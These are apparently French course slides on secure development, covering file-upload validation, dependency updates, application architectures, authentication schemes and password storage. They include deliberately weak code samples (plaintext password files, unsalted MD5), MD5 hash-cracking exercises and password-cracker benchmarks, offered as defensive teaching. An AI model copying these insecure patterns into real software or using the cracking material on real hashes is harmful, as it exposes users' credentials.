Corriger le code d'upload de fichiers

```
java/sb/controllers/AdminController.java (adminimgAction) :  
+ import java.util.Arrays;  
...  
+     String fname = file.getOriginalFilename();  
+ if (!fname.contains("."))  
+     throw new IllegalArgumentException("Bad filename");  
+ String[] parts = fname.toLowerCase().split(Pattern.quote("."));  
+ String ext = parts[parts.length - 1];  
+ String[] authorized_exts = { "jpg", "gif", "png" };  
+ if (!Arrays.asList(authorized_exts).contains(ext))  
+     throw new IllegalArgumentException("Bad file extension");  
  
String path = req.getSession().getServletContext().  
    getRealPath("/img/products") + File.separator + fname;
```

Mises à jour

Définition

Problématique

Le projet doit prendre en compte dès le départ les possibilités de mises à jour de ses composants.

Exemple 1

- bibliothèques statiques incluses dans le projet
- bibliothèques dynamiques incluses dans le projet
- utilisation de composants obsolètes

Exemple 2

29 mars 2021

Vulnerability in netmask npm Package Affects 280,000 Projects

A vulnerability in the netmask npm package could expose private networks and lead to variety of attacks, including malware delivery.

Exemple 2

29 mars 2022
9 décembre 2021

Log4Shell (CVE-2021-44228)

The vulnerability takes advantage of Log4j's allowing requests to arbitrary LDAP and JNDI servers, allowing attackers to execute arbitrary Java code on a server or other computer. According to Wiz and EY, the vulnerability affected 93% of enterprise cloud environments.

Exemple 3

Lister des programmes		
Programmes actuellement installés :		
	<input type="checkbox"/> Afficher les mises à	
 Java(TM) 6 Update 11	Taille	94,47Mo
 Java(TM) 6 Update 5	Taille	136,00Mo
 Java(TM) 6 Update 7	Taille	136,00Mo
 Java(TM) 6 Update 6	Taille	136,00Mo
 Java(TM) 6 Update 4	Taille	136,00Mo
 Lecteur Windows Media 11	Taille	8,78Mo
 MediaMix		
 Microsoft .NET Framework 1.1		
 Microsoft .NET	Taille	3,16Mo

Exemple 4

L'ActiveX Flash et Microsoft

Exemple 4

L'ActiveX Flash et Microsoft et Mac OS X 10.6 Snow Leopard deux ans après

Exemple 5

Mise à jour de Firefox :

- au lancement, récupération en HTTPS (avec vérification du certificat) d'un fichier XML contenant l'emplacement d'un exécutable et une somme cryptographique
- téléchargement de l'exécutable en HTTP dans le répertoire temporaire de l'utilisateur, puis vérification de l'intégrité
- exécution du programme de mise à jour depuis le répertoire temporaire de l'utilisateur

Bien ? Pas bien ?

Comment faire

Solutions

- ✓ établir l'inventaire des composants statiques utilisés et effectuer une veille sur leurs vulnérabilités
- ✓ récupérer les composants sur les sites officiels !
- ✓ diffuser des correctifs pour chaque mise à jour disponible des composants statiques utilisés
- ✓ lister, pour l'administrateur, les composants dynamiques utilisés, leur emplacement et les moyens de mise à jour, après avoir effectué des tests de non-régression
- ✓ ne pas commencer un projet avec des composants obsolètes ou en fin de vie (fonction *deprecated*, etc.)
- ✓ ne jamais fixer de version maximale pour les dépendances
- ✓ API : indiquer la version dans l'URI et supprimer les versions obsolètes

Comment faire

Solutions

- ✓ pour une mise à jour automatique, il faut :
 - authentifier les téléchargements et vérifier leur intégrité
 - que la mise à jour fonctionne avec un compte non administrateur (service en administrateur)

OWASP Top 10

Exercice

Lire la fiche A9 de l'OWASP Top 10 2017

Table des matières

1 Spécifications fonctionnelles

2 Spécifications techniques

- Sources de données
- Architecture
- Authentification
- Mots de passe
- Gestion des sessions
- Gestion des droits
- Cryptographie
- Gestion des erreurs

3 CWE Top 25

Sources de données

Généralités

Principes de base

- **filtrer toutes les entrées**
- authentifier les sources de données externes
- effectuer les vérifications côté serveur

Exemple

CVE-2009-1185 : *udev Netlink Message Validation Local Privilege Escalation Vulnerability*

Architecture

Types d'application

Client lourd : programme autonome qui communique directement avec la base de données et qui intègre tout le code de l'application



- avantages :
- inconvénients :

Types d'application

Client lourd : programme autonome qui communique directement avec la base de données et qui intègre tout le code de l'application



- avantages : développement centralisé sur une seule application, faible coût initial (un seul programme)
- inconvénients :

Types d'application

Client lourd : programme autonome qui communique directement avec la base de données et qui intègre tout le code de l'application



- avantages : développement centralisé sur une seule application, faible coût initial (un seul programme)
- inconvénients : dépendant de la sécurité du poste, gestion du changement difficile, impose des flux SQL entre les postes et le serveur, nécessite une lourde gestion des droits SQL

Gestion des droits SQL

Deux possibilités pour la gestion des droits des utilisateurs :


Gestion des droits SQL

Deux possibilités pour la gestion des droits des utilisateurs :

- un seul compte SQL présent dans le client lourd et base SQL contenant les comptes et mots de passe requêtée par le client lourd pour vérifier les informations de l'utilisateur et obtenir les droits associés
- connexion au SGDB grâce au compte et mot de passe fournis par l'utilisateur : un compte SQL par utilisateur, avec une gestion fine des droits SQL

Types d'application


Application 3-tiers : séparation de la présentation, du traitement et des données



- avantages :
- inconvénients :

Types d'application


Application 3-tiers : séparation de la présentation, du traitement et des données



- avantages : aucune donnée sensible sur le poste client, modulaire, technologies différentes selon le besoin, pas de flux directs entre les postes et le serveur SQL
- inconvénients :

Types d'application


Application 3-tiers : séparation de la présentation, du traitement et des données



- avantages : aucune donnée sensible sur le poste client, modulaire, technologies différentes selon le besoin, pas de flux directs entre les postes et le serveur SQL
- inconvénients : dépendant de l'architecture réseau, plus complexe à mettre en œuvre (protocole réseau et interface applicative à définir)

Types d'application


Client léger / client riche : application Web



- avantages :
- inconvénients :

Types d'application


Client léger / client riche : application Web



- avantages : simple à déployer, facilité de mise à jour
- inconvénients :

Types d'application


Client léger / client riche : application Web



- avantages : simple à déployer, facilité de mise à jour
- inconvénients : lenteurs selon la capacité du serveur

Types d'application

Client léger / client riche : application Web



- avantages : simple à déployer, facilité de mise à jour
- inconvénients : lenteurs selon la capacité du serveur

Attention à ne pas être dépendant d'une version d'un navigateur (Active-X, spécificité du moteur JavaScript, etc.).

Authentification

Protocole d'authentification d'entités

Concept

Vérification de l'identité annoncée : **très** difficile et plein de pièges

- Connaissance d'un secret
- Capacité à réaliser une action
- Caractéristique personnelle
- Possession d'un élément

Authentification multi-facteurs, authentification forte

Biométrie

14 décembre 2018

Reconnaissance faciale : une tête imprimée en 3D peut duper les smartphones Android

Une fausse tête 3D suffit pour contourner l'authentification par reconnaissance faciale sur la plupart des smartphones haut de gamme. Seuls l'iPhone X et Windows Hello résistent à ce type d'attaque simpliste.

Biométrie

14 décembre 2019


D

7 janvier 2019


La reconnaissance faciale de nombreux smartphones populaires piégée par une simple photo

Certains smartphones, même haut de gamme, se laissent piéger par une simple photo imprimée. Parmi eux : les Huawei P20, HTC U11+ et Sony Xperia XZ2 et XZ3.

Biométrie



Biométrie



Secrets d'authentification

- mot de passe
- *Pre Shared Key* (PSK), servant à dériver une clé de session
- clé privée / certificat (carte à puce, token)
- délégation d'authentification : token généré par une entité externe (ticket Kerberos, OAuth / OpenID Connect, etc.) après authentification

Exemple 1

Kodak Easyshare Wireless Picture Frame (2010) :

- création d'un compte avec le mot de passe inscrit sur le cadre
- photos accessibles sur Internet :

<http://rss.framechannel.com//productId=KD9371/frameId=00:23:4D:B8:07:6D>

Exemple 2

Prot	Info
FTP	Response: 220 Welcome to ftp.kernel.org.
TCP	41157 > ftp [ACK] Seq=1 Ack=33 Win=5888
FTP	Request: USER anonymous
TCP	ftp > 41157 [ACK] Seq=33 Ack=17 Win=5888
FTP	Response: 331 Please specify the password
FTP	Request: PASS mozilla@example.com

Exemple 3

Adggregate ShopAd widget validation :

```
<form method="POST" action=
"https://secure.adggregate.com/AuthenticWidget.aspx">
<input type="hidden" name="widgetvalid"
value="D1731A24-6DC2-45BC-B10B-6BA9FBA769F9">
<input type="submit" value="Validate this ShopAd!">
</form>
```

Exemple 4

Identification

Pour sécuriser au mieux vos achats en ligne sur les sites affichant le logo Verified by Visa, il vous suffit désormais de vous identifier en saisissant le code d'accès reçu par SMS sur votre téléphone portable.

Marchand : voyages-sncf.com

Montant : 152,00 EUR

Date : 28/01/2014 07:41:23

N° de carte : xxxxxxxxxxxx5005

N° téléphone : XXXXXX622

**Code d'accès reçu
par SMS :**

Ok

Exemple : 95378417

Cette identification est obligatoire pour conclure votre transaction. Si vous refusez de vous identifier, votre achat sera annulé.

Exemple 5

Principe du défi/réponse :

- 1 envoi par le serveur d'un défi
- 2 calcul par le client d'une valeur de réponse liée au défi et au secret (mot de passe)
exemple : hachage(défi + motdepasse)
- 3 envoi par le client de la réponse
- 4 calcul identique par le serveur et comparaison

Variante : avec défi client pour authentification mutuelle

Authentification par le service Web

- code 401 (*Authorization Required*) et en-tête HTTP `WWW-Authenticate` précisant la méthode et le domaine d'authentification (*realm*)
- éléments d'authentification transmis par le client avec l'en-tête HTTP `Authorization` à chaque requête (HTTP est sans état)
- *basic* : `base64(login:pass)`
- *digest* : algorithme de hachage précisé par le serveur
- *negociate* : NTLM ou Kerberos
- réponse 200 (*OK*) ou 403 (*Forbidden*) par le serveur

Authentification Digest

```
WWW-Authenticate: Digest realm="Nom du site",
nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b",
algorithm=MD5, domain="/", qop="auth"
```

```
Authorization: Digest username="test", realm="Nom du site",
nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b",
algorithm=MD5, response="aae978b74a9f578d7fa0ce10b3e76f09",
qop=auth, nc=00000001, cnonce="be09d67c532a3a02", uri="/"
```

```
(1) = hash(login:realm:pass)
(2) = hash(method:uri)
response = hash((1):nonce:nc:cnonce:qop:(2))
```

Authentification par l'application Web

- formulaire HTML
- vérification des données par l'application Web ou par le framework et création des données nécessaires au suivi de la session utilisateur

Authentification applicative avec état

- identifiant aléatoire de session transmis par le serveur dans un cookie
- renvoyé automatiquement par le navigateur à chaque requête
- stockage des informations côté serveur (fichiers, base de données) associées à l'identifiant de session

Authentification applicative sans état

- *token* d'accès signé contenant les informations du client transmis par le serveur dans le corps de la réponse (souvent en JSON)
- renvoyé par le code JavaScript du client à chaque requête (souvent avec l'entête Authorization de type *bearer*)
- vérification de la signature par l'application et extraction des informations
- exemple : token JWT

Comment faire

Solutions

- ✓ utiliser des codes existants et éprouvés, ou déléguer cette phase (TLS)
- ✓ ne pas utiliser des secrets (clés API, mots de passe, etc.) identiques entre les environnements de développement, de recette, de pré-production et de production
- ✓ permettre d'utiliser plusieurs algorithmes (négociation) pour éviter d'utiliser des algorithmes cassés
- ✓ journaliser les tentatives de connexion et analyser les journaux de manière automatisée
- ✓ afficher la date de dernière connexion

Problèmes courants : interception, brute-force, rejeu, relayage, *pass-the-hash*, etc.

SuperBouchons

Exercice

Quels sont les problèmes relatifs à l'authentification dans l'application ?

SuperBouchons

Exercice

Quels sont les problèmes relatifs à l'authentification dans l'application ?

- interface d'administration accessible
- énumération automatisable des comptes client
- pas de mécanisme anti-bruteforce

SuperBouchons

Exercice

Quels sont les problèmes relatifs à l'authentification dans l'application ?

- interface d'administration accessible
- énumération automatisable des comptes client
- pas de mécanisme anti-bruteforce
- pas d'affichage de date de dernière connexion

OWASP Top 10

Exercice

Lire la fiche A2 de l'OWASP Top 10 2017

OWASP API Top 10

Exercice

Lire la fiche API2 de l'OWASP API Top 10 2019

Mots de passe

Exemple 1

```
$fp=@fopen("prive/users.txt","r");
if($fp)  {
    while(!feof($fp))  {
        $buf=fgets($fp,4096);
        if(!ereg("^#", $buf))  {
            $buf=str_replace(CHR(10),"",$buf);
            $buf=str_replace(CHR(13),"",$buf);
            $buf=split(";", $buf);
            $l=$buf[2]; $p=$buf[3];
            if($login==$l && $passe==$p &&
                $login!="" && $passe!="")  {
                creer_id($buf[0], $buf[1], $l);
                $ok=1;
            }
        }
    }
}
```

Exemple 2

```
$newPass = $this->generatePassword(8);
$res = $GLOBALS[ 'TYPO3_DB ']->exec_UPDATEquery(
    'fe_users ' ,
    'uid=' . $row[ 'uid ' ] ,
    array( 'password ' => md5($newPass )));
```

Hachage sans sel

MD5(password) : 5f4dcc3b5aa765d61d8327deb882cf99

MD5(test) : 098f6bcd4621d373cade4e832627b4f6

MD5(admin) : 21232f297a57a5a743894a0e4a801fc3

MD5(ADMIN) : 73acd9a5972130b75066c82595a1fae3

MD5(12345) : 827ccb0eea8a706c4c34a16891f84e7b

MD5(azerty) : ab4f63f9ac65152575886860dde480a1

MD5(azerty123) : 882baf28143fb700b388a87ef561a6e5

Hachage sans sel

Exercice

Trouver le mot de passe dont le MD5 est :

161ebd7d45089b3446ee4e0d86dbcf92

161e bd7d 4508 9b34 46ee 4e0d 86db cf92

Hachage avec sel

root:**RT**E38gjCzIBy8:11658:0:99999:7:-1:-1:1073867038

bob:\$1\$**m9hSkswk**\$kTCQBu/CfAscJ3uMjXSZy/:13205:0:99999:7:::

alice:\$6\$**g9VeEZpA**\$R5I1CDqT03v6nl.wCK6531gQ2AFgPXV0jm798tpuMH7VgEeZs6RighY6pAc5hwU

Cassage de mots de passe

```
$ john --test
```

```
Benchmarking: raw-md5 [128/128 AVX intrinsics]... DONE
```

```
Raw: 20213K c/s real, 20213K c/s virtual
```

```
Benchmarking: md5($p.$s) (joomla) [128/128 AVX intrinsics]... DONE
```


```
Many salts: 13156K c/s real, 13156K c/s virtual
```

```
Only one salt: 10300K c/s real, 10300K c/s virtual
```

```
Benchmarking: FreeBSD MD5 [128/128 AVX intrinsics]... DONE
```

```
Raw: 24204 c/s real, 24204 c/s virtual
```

Rainbow tables



md5_mixalpha-numeric-all-space#1-8: 1049 GB

Exemple 3

```
$post[ 'username' ] = JRequest::getVar( 'username' );
$post[ 'password' ] = JRequest::getVar( 'password' );
$post[ 'password2' ] = JRequest::getVar( 'password2' );
$user->bind($post)
/* ... */


function bind(& $array)
{
    /* ... */
    // Updating an existing user
    if (!empty($array[ 'password' ])) {
        if ( $array[ 'password' ] != $array[ 'password2' ] ) {
            $this->setError( JText::_('PASSWORD_DONT_MATCH') );
            return false;
        }
        $salt = JUserHelper::genRandomPassword(32);
        $crypt = JUserHelper::getEncryptedPassword(
                    $array[ 'password' ], $salt );
        $array[ 'password' ] = $crypt . ':' . $salt;
    }
}
```

Exemple 4

Réseau social RockYou stockant les mots de passe en clair (32 603 388) :

- "123456" pour 290 731 personnes
- "12345" pour 79 078
- "123456789" pour 76 790
- "password" pour 61 958
- "iloveyou" pour 51 622
- "princess", "rockyou", "1234567", "12345678", "abc123", "Nicole", "Daniel", "babygirl", "monkey", "Jessica", "Lovely", "michael", "Ashley", "654321", "Qwerty"
- presque 50% de noms, mots courants, mots du dictionnaire ou chiffres consécutifs
- 30% ont 6 lettres ou moins

Exemple 5



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Taille vs complexité

Exercice

Comparer la durée pour casser un mot de passe complexe de 10 caractères et de 4 mots simples sur <https://www.grc.com/haystack.htm>

Exemple 6

HACKERS RECENTLY LEAKED 153 MILLION ADOBE USER EMAILS, ENCRYPTED PASSWORDS, AND PASSWORD HINTS.
ADOBE ENCRYPTED THE PASSWORDS IMPROPERLY, MISUSING BLOCK-MODE 3DES. THE RESULT IS SOMETHING WONDERFUL:

USER PASSWORD	HINT
4e18acc1ab27e2b6	
4e18acc1ab27e2b6	WEATHER VANE SWORD
4e18acc1ab27e2b6 ad0287bebb1fca	
8babbb6277e06d6d6	NAME1
8babbb6277e06d6d6 ad0287bebb1fca	DUH
8babbb6277e06d6d6 85e9da81a3a78adc	
4e18acc1ab27e2b6	57
1a1b29ae086d6b65ca	FAVORITE OF 12 APOSTLES WITH YOUR OWN HAND YOU HAVE DONE ALL THIS
a1f912b6299e7e2b	SEXY EARLOBES
a1f912b6299e7e2b 617ab0277727d35	BEST TOS EPISODE
3973817ad0b06a7	SUGARLAND
1a622e28ed6b65ca	NAME + JERSEY #
877a17889d3862b1	ALPHA
877a17889d3862b1	
877a17889d3862b1	
